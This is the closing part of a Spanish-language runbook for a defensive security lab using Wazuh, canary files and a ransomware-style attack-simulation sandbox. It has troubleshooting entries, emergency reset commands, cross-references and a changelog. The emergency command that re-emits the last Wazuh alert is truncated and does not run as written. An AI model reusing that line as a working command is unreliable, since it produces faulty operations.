A. 5	Sandbox vacío post-demo	Sim cifró todo	<code>sudo bash /vagrant/attack-simulation/setup_sandbox.sh</code>
A. 6	Wazuh manager no recarga reglas	<code>reload</code> falla en silencio	<code>sudo /var/ossec/bin/wazuh-control restart</code> (drástico pero confiable)

Apéndice B — Comandos de emergencia



```
# Reset canaries
sudo cp /opt/argos/canary.template/* /opt/argos/canary/

# Re-poblar sandbox
sudo bash /vagrant/attack-simulation/setup_sandbox.sh

# Forzar re-emit del último alert al stream
sudo /var/ossec/bin/wazuh-logtest <<< "$(sudo tail -1 /var/ossec/logs/alerts/alerts

# Limpiar stream eventos crudos
redis-cli DEL events:raw_wazuh
redis-cli XGROUP CREATE events:raw_wazuh ml-pipeline 0 MKSTREAM
```

Apéndice C — Referencias cruzadas

Cuando estés en...	Lee
detection/sigma/	SAD §6.1, docs/use-cases/USE_CASES.md
deception/canary_fim/	SAD §6.4
attack-simulation/	USE_CASES UC-01..UC-08, ADR-0008
Hardening en defensa	THREAT_MODEL §3

Change log

Versión	Fecha	Cambio
3.0	2026-05-24	Reestructurado: Contexto → Pasos manuales → Comandos → Salida → Verificación → Si algo falla. Bloques bash/powershell listos para copy buttons. Sin referencias temporales. Renombrado de sprint-week-1-p3-angeles.md .